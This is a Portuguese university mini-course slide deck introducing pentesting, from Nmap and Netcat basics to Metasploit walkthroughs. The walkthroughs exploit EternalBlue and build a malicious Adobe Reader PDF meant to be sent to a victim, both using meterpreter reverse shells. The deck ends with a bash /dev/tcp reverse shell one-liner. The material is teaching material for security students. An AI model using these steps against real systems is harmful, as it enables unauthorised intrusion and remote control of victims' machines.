

Introdução ao Pentest e Técnicas de Intrusão

Jean Carlos Martins Miguel e Rafael Menezes Barboza

SEINFO - 2019

Universidade Tecnológica Federal do Parana - UTFPR

Campo Mourão, Paraná

`jeancarlosmartinsmiguel20@gmail.com, ra29fa@gmail.com`

27 de maio de 2019

Conteúdo

- 1 Apresentação da Equipe
- 2 Segurança Cibernética
- 3 Pentest
- 4 Vulnerabilidades
- 5 Ferramentas
- 6 Prática e Exploração
- 7 Pós-Exploração
- 8 Técnicas não convencionais
- 9 Agradecimentos

Apresentação da Equipe

Jean Carlos Martins Miguel

Motivação: Estudar vulnerabilidades no geral para corrigi-lás, evitando prejuízos, principalmente financeiros.

Projeto: “Análise de ataques e vulnerabilidades em sistemas”

Rafael Menezes Barboza

Motivação: Tecnologias vulneráveis colocam em risco vidas.

Projeto: “Estudo de casos de ataques cibernéticos à sistemas a industriais” - Parque Tecnológico Itaipu (PTI) - Brasil.

Entende-se como segurança na área computacional, a proteção tanto do software quanto do hardware, com a finalidade de protegê-los contra ameaças, nesse caso ciberameaças. Constitui-se em um conjunto de medidas tecnológicas envolvendo redes, sistemas, roteadores, antivírus, criptografia, firewall , entre outros meio tecnológicos que visam salvaguardar a confidencialidade, integridade, e a disponibilidade de informações.




Figura: Estações de Controle Industrial

Qual a importância?

Com o aumento do uso de meios digitais por, governos, pessoas, empresas pequenas e grandes, para armazenar informações, sendo que essas informações, são vitais para o funcionamento dos seus sistemas, a segurança cibernética visa detectar, prevenir e combater ataques a redes, sistemas e programas. Por meio da segurança cibernética, protege-se informações armazenadas em formato digital, evitando assim, vazamento de informações, prejuízos financeiros, perda de reputação (no caso das empresas).

O que é

Testes de Intrusão ou de Invasão é um conjunto de técnicas e ferramentas utilizadas para identificar falhas de segurança em sistemas e redes. Através dessas técnicas, o profissional Pentester irá identificar as vulnerabilidades existentes no ambiente da empresa, explorá-las e entregar um relatório contendo as devidas ações para corrigir as falhas de segurança.

Tipos de análises do serviço de Pentest

As empresas que contratam o serviço de Pentest podem escolher diferentes tipos de análise que são:

- **White Box:** O profissional ou empresa responsável pelo pentest receberão dos contratantes as informações e acessos privilegiados.
- **Black Box:** É uma estratégia totalmente oposta ao White Box, onde o Pentester não recebe nenhuma informação ou acesso privilegiado.
- **Gray Box:** É uma mistura das duas estratégias citadas acima (White Box e Black Box), em que o Pentester possui algumas mas não todas informações e acessos.

Reconhecimento: Nesta fase a equipe de PenTesters realizam o levantamento detalhado de informações possíveis sobre a empresa analisada ou alvo.



Fases do Pentest

Varredura: Nesta fase é realizada uma varredura do que está presente na rede. Por exemplo, a faixa de IPs, quais os servidores existentes, os sistemas operacionais utilizados, as portas abertas, entre outros.

Serviço	Porta
http	80
ftp	20 e 21
telnet	23
dhcp	67
dns	53
snmp	161 e 162
nfs	2049
smb	137, 138, 139 e 445
smtp	25
pop3	110

Acesso e Exploração: Cada item coletado nas fases anteriores é analisado e explorado, isto é, efetivamente identificar e explorar as vulnerabilidades existentes.

Utilizando técnicas e ferramentas identifica-se os serviços vulneráveis e que tipo de informação, falhas ou controles podem ser obtidos através daquele serviço.




Evidências e Reporte: As evidências de todas as falhas e vulnerabilidades identificadas são coletadas pela equipe. Com base nessas informações, através de um relatório, a equipe irá mostrar todos os possíveis prejuízos que a empresa pode ter com cada tipo de vulnerabilidade.





O que são?

Qualquer fraqueza ou brecha em sistemas, redes, processos que podem ser explorados e comprometerem de alguma forma o estado natural ou violem regras/políticas de segurança. Podem ser encontradas em software, hardware e também em pessoas.



Zero-day

Quando uma vulnerabilidade encontrada não é de conhecimento do fornecedor do hardware ou do software esta é rotulada como vulnerabilidade **zero-day**.

- **Exploits:** São um subconjunto de programas maliciosos (malwares). Programas maliciosos com dados ou códigos executáveis capazes de aproveitar as vulnerabilidades de sistemas em um computador local ou remoto
- **Payloads:** São scripts utilizados para interagir com o sistema invadido.
- **Meterpreter:** É um payload, que , primeiro manda um pequeno executável para a vítima que será o responsável por se comunicar com a estação do atacante e pegar o resto das instruções a serem executadas.

WannaCry Ransomware



- Um exploit supostamente desenvolvido pela Agência Nacional de Segurança dos Estados Unidos. O código do EternalBlue é elemento de um conjunto de programas secretos revelados pelo grupo Shadow Brokers em 14 de abril de 2017 e foi utilizado no ciberataque mundial que utilizava o ransomware **WannaCry** e pelo malware **Adylkuzz**. Ele explora uma vulnerabilidade do Microsoft Windows, mais precisamente na implantação do protocolo Server Message Block, que permite compartilhamento de arquivos e que viabilizou a transmissão de software malicioso. O EternalBlue deu a viabilidade para a capacidade de WannaCryptor de se auto-replicar e, portanto, permitiu sua rápida disseminação na rede.

CVE-2017-0144:

O servidor SMBv1 no Microsoft Windows Vista SP2; Windows Server 2008 SP2 e R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold e R2; Windows RT 8.1; e Windows 10 Gold, 1511 e 1607; e o Windows Server 2016 permite que atacantes remotos executem código arbitrário por meio de pacotes criados, também conhecido como "Vulnerabilidade de execução remota de código do Windows SMB".




Figura: Exploração da vulnerabilidade no protocolo SMB do Windows através de um pacote SMB malicioso.

CVE-2010-2862

Estouro de inteiro no CoolType.dll(uma biblioteca de links dinâmicos para Windows) no Adobe Reader 8.2.3 e 9.3.3 e no Acrobat 9.3.3 permite que atacantes remotos executem códigos arbitrários.

Prática e Exploração - Adobe Reader




Figura: Exploração da vulnerabilidade no software Adobe Reader por meio de um arquivo PDF malicioso.

NMAP

O Nmap ou (Network Mapper) é uma ferramenta de licença aberta para mapear e auditar redes e hosts.

- **TCP SYN Scan (-sS):** Permitir que o Nmap colete informações sobre portas abertas sem completar o processo de TCP handshake .
- **Ping Scan (-sP):** Ping Scan é uma varredura mais rápida que o Nmap executa. É útil determinar se os hosts remotos estão ativos ou inativos.
- **Version Detection (-sV):** Permitir que o Nmap reúna a versão da aplicação do host remoto.
- **Detect OS (-O):** Permite que o Nmap verifique o sistema operacional dos dispositivos escaneados.

Ferramentas - Nmap

Com a ferramenta Nmap é possível escanear redes inteiras e verificar serviços ativos, portas abertas, sistemas operacionais e outras informações críticas e muito úteis em um ataque direcionado. É possível escanear a Internet inteira com o Nmap porém é uma tarefa muito demorada.

```
mint@dell:~$ sudo nmap www.google.com.br -sS
[sudo] password for mint:

Starting Nmap 7.60 ( https://nmap.org ) at 2019-05-25 15:48 -03
Nmap scan report for www.google.com.br (172.217.29.163)
Host is up (0.0075s latency).
Other addresses for www.google.com.br (not scanned): 2800:3f0:4001:807::2003
rDNS record for 172.217.29.163: gru06s48-in-f3.1e100.net
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
```

Figura: Escaneamento de Portas no Domínio Google.

Principais comandos:

- `nmap 192.168.2.2` = Análise de um host.
- `nmap -p 80 192.168.2.2` = Análise de um host na porta 80.
- `nmap teste.com` = Análise de um domínio.
- `nmap -v 192.168.2.0/24` = Análise de uma rede de 255 endereços com método verbose.
- `nmap -O 192.168.2.2` = Detecta o sistema operacional do alvo.
- `nmap -sv 192.168.2.2` = Analisa as versões dos serviços que estão disponíveis nas portas abertas.

Ferramentas - Netcat

O Netcat é uma ferramenta que lê e envia dados através de conexões de rede, usando o protocolo TCP/IP. Sua função é proporcionar um ambiente de conexão com serviços via texto podendo se conectar a qualquer endereço IP e Porta que estejam abertos e aceitem conexão.

```
mint@dell:~$ netcat portal.utfpr.edu.br 80 -v
Connection to portal.utfpr.edu.br 80 port [tcp/http] succeeded!
GET / HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 26 May 2019 17:30:44 GMT
Server: Apache/2.4.10 (Debian)
Last-Modified: Wed, 19 Jul 2017 14:44:18 GMT
ETag: "5f-554acaab7a8dc"
Accept-Ranges: bytes
Content-Length: 95
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15768000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Connection: close
Content-Type: text/html
```

Figura: Conectando a porta 80 do domínio UTFPR.

Principais Comandos:

- `netcat [host] [porta]` = Conectar a um host/domínio na porta especificada.
- `netcat -l [porta]` = Escutar conexões TCP na porta especificada.

Observações:

A ferramenta Netcat também pode ser acionada com o comando "nc".

Metasploit

É uma ferramenta com a finalidade de análise de vulnerabilidades de segurança em plataformas, servidores e em sistemas operacionais, além de facilitar testes de invasão (pentests) e no desenvolvimento de assinaturas para Sistemas de Detecção de Intrusão (IDS).

```

      o                                     o o
      8                                     8   8
ooYoYo. .oPYo. o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8 o8P
8' 8 8 8oooo8 8 .oooo8 Yb.. 8 8 8 8 8 8 8
8 8 8 8 8. 8 8 8 'Yb. 8 8 8 8 8 8 8
8 8 8 8 `Yooo' 8 `YooP8 `YooP' 8YooP' 8 `YooP' 8 8
.....:.....:8.....:.....:
:.....:.....:8:.....:.....:
:.....:.....:.....:.....:

```

```

=[ metasploit v3.7.0-dev [core:3.7 api:1.0]
+ -- ==[ 675 exploits - 352 auxiliary
+ -- ==[ 217 payloads - 27 encoders - 8 nops
      =[ svn r12286 updated today (2011.04.09)

msf >

```

Figura: Interface do Metasploit

Principais Comandos:

- **msfconsole** = Inicializar o Metasploit em modo console.
- **show options** = Mostra as opções disponíveis.
- **use** = Comando para utilizar um exploit, por exemplo.
- **run ou exploit** = Comando para executar um exploit a ser definido.
- **search:" module name" type:" module type"** = Utilizado para procurar módulos e exploits dentro do Metasploit.

Principais Comandos:

- **info** "module path" = Mostra as informações sobre um módulo específico. Ex: infoauxiliary/admin/http/iis_uth_bypass.
- **set LHOST** = Definir o Dominio/Máquina Local [IP_Atacante].
- **set LHOST** = Definir o Dominio/Máquina Remota [IP_Vítima].
- **sessions -i** = Com o comando sessions -i , iniciamos o meterpreter, o qual podemos inserir comandos, executar códigos arbitrários na máquina infectada. (utiliza-se esse comando após a máquina ser infectada)

Eternalblue

Passos e Comandos

- Primeiramente deve-se abrir o terminal, para inserir os comandos.
- O Metasploit usa o PostgreSQL como seu banco de dados, portanto ele precisa ser inicializado primeiro, com o seguinte comando.

service postgresql start

- Em seguida, deve-se iniciar o metasploit.

msfconsole

Prática e Exploração das vulnerabilidades

- Agora com o comando `search` iremos filtrar os exploits possíveis para explorarmos a vulnerabilidade:

```
msf > search blue
```

- O próximo passo consiste em utilizar um exploit.

```
msf > use exploit/windows/smb_ms17_010_eternalblue
```

- Após entrar no módulo do exploit, podemos listar as opções disponíveis para o alvo, com o comando `show options`.

```
msf > show options
```

- Agora com o comando `set LHOST`, iremos especificar o IP da máquina local

```
msf > set LHOST [IP_DA_MAUQUINA_LOCAL]
```

- Agora com o comando `set RHOST`, iremos especificar o IP da máquina alvo

```
msf > set RHOST [IP_DA_MAUQUINA_ALVO]
```


Prática e Exploração das vulnerabilidades

- Agora iremos listar os payloads disponíveis para auxiliar na exploração, com o comando:
msf > *show payloads*
- Agora iremos definir o payload
msf > *set payload windows/x64/meterpreter/reverse_tcp*
- Por fim, com todos os parâmetros definidos, iremos executar o exploit que explorará a vulnerabilidade
msf > *exploit*

Adobe Reader

Passos e Comandos

- Primeiramente deve-se abrir o terminal, para inserir os comandos.
- O Metasploit usa o PostgreSQL como seu banco de dados, portanto ele precisa ser inicializado primeiro, com o seguinte comando.

service postgresql start

- Em seguida, deve-se iniciar o metasploit.

msfconsole

Prática e Exploração das vulnerabilidades

- Agora com o comando `search` iremos pesquisar o exploit que explora essa vulnerabilidade :

```
msf > search adobe_cooltype_sing
```

- O próximo passo consiste em utilizar um exploit.

```
msf > use exploit/windows/fileformat/adobe_cooltype_sing
```

- Após entrar no módulo do exploit, podemos listar as opções disponíveis para o alvo, com o comando `options`.

```
msf > show options
```

Prática e Exploração das vulnerabilidades

- Podemos ver que o módulo irá gerar um arquivo em pdf, esse arquivo,irá fazer com que o atacante injete payload “carga útil” (que nesse caso vai ser um shell reverso).
- Agora iremos listar os payloads disponíveis para auxiliar na exploração, com o comando:
msf > *show payloads*
- Agora iremos definir o payload:
msf > *set payload windows/meterpreter/reverse_tcp*

- Agora iremos ver as opções, e confirmar que temos definido o payload que vai ser executado:

msf > *show options*

- Agora com o comando set LHOST, iremos especificar o IP da máquina local

msf > *set LHOST [IP_DA_MÁQUINA_LOCAL]*

Prática e Exploração das vulnerabilidades

- Logo em seguida inserindo o comando run ou exploit. Será criado um arquivo no diretório mostrado, esse arquivo irá explorar a vulnerabilidade do adobe e também irá executar o shell reverso.

msf > *run*

- OBS: Esse arquivo pdf deve ser enviado para a vítima.
- Agora, assim que o windows (no caso o usuário, na máquina windows), abrir o arquivo, esse mesmo arquivo irá explorar a vulnerabilidade. Mas primeiro temos que abrir uma conexão para receber uma conexão do shell reverso da máquina windows

Prática e Exploração das vulnerabilidades

- Utilizaremos o exploit (multi/handler) para receber a conexão que sera aberta quando a vitima executar o pdf infectado, primeiramente abriremos uma conexao , com o seguinte comando:

```
msf > use exploit/multi/handler
```

- Agora iremos definir o payload para receber o shell reverso da vitima

```
msf > set payload windows/meterpreter/reverse_tcp
```

- Novamente com o comando show options iremos ver se falta algum parâmetro a ser definido

```
msf > show options
```


Prática e Exploração das vulnerabilidades

- Com o comando `set LHOST`, iremos especificar o IP da máquina local
msf > `set LHOST [IP_DA_MAUQUINA_LOCAL]`
- Por fim, com o comando **run**, iremos escutar a conexão, que for estabelecida com a nossa máquina (nesse caso quando o usuário abrir o pdf):
msf > `run`
- E agora temos o shell da vitima.

Técnica utilizada após o atacante ter acesso a máquina da vítima, e com a utilização de algumas ferramentas, pode-se ir mais a fundo e descobrir o máximo possível de informações do alvo e da rede interna, e fazer entre outras coisas como por exemplo: escrever arquivos, ver a versão do sistema operacional e até mesmo instalar um backdoor na máquina da vítima para depois quando a mesma for desligada , o atacante ainda ter acesso total ao sistema infectado.

Utilizando o Meterpreter

- Já com total acesso a máquina da vítima, iremos utilizar alguns comandos:
 - sysinfo:** Mostra a versão do windows da máquina alvo.
 - enumdesktops:** Mostra quantos desktops ativos a vítima tem.
 - ipconfig:** Mostra o endereço ip da máquina alvo
 - screenshot:** Captura de tela do alvo.
 - cd:** Usando este comando você consegue mudar o diretório onde você está na máquina remota
 - shell:** Abre um shell (cmd.exe ou /bin/bash, por exemplo) na máquina remota. Quando você digitar “exit” no shell criado, vai voltar para o shell do Meterpreter.

O que são

Muitas vezes diante de um procedimento de invasão ou exploração de vulnerabilidades o atacante não encontram maneiras convencionais de acessar remotamente um determinado dispositivo, pois nem sempre serviços como SSH, FTP ou execução de payloads estão disponíveis.

Técnicas não convencionais

Iremos abordar uma técnica não convencional de comunicação remota entre duas máquinas, esta tarefa terá auxílio da ferramenta Netcat realizar uma conexão entre as maquinas em uma determinada porta.




Técnicas não convencionais

Objetivo

Direcionar o shell da máquina alvo para a máquina atacante (KaliLinux), podendo a máquina atacante executar comandos no shell da máquina alvo remotamente.

Serão usados para esta tarefa os seguintes comandos:



```
root@dell:/home/mint# netcat -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from localhost 33258 received!
mint@dell:~$

mint@dell:~$ bash -i >& /dev/tcp/127.0.0.1/4444 0>&1
```

Atacante

SHELL

Vítima

Figura: Shell Reverso com Netcat

Agradecimentos

Muito obrigado a todos por participarem do nosso mini-curso, esperamos que vocês tenham gostado!!

Dúvidas, críticas, sugestões, fiquem à vontade:

`jeancarlosmartinsmiguel20@gmail.com`

`ra29fa@gmail.com`

Introdução ao Pentest e Técnicas de Intrusão

Jean Carlos Martins Miguel e Rafael Menezes Barboza

SEINFO - 2019

Universidade Tecnológica Federal do Parana - UTFPR

Campo Mourão, Paraná

`jeancarlosmartinsmiguel20@gmail.com, ra29fa@gmail.com`

27 de maio de 2019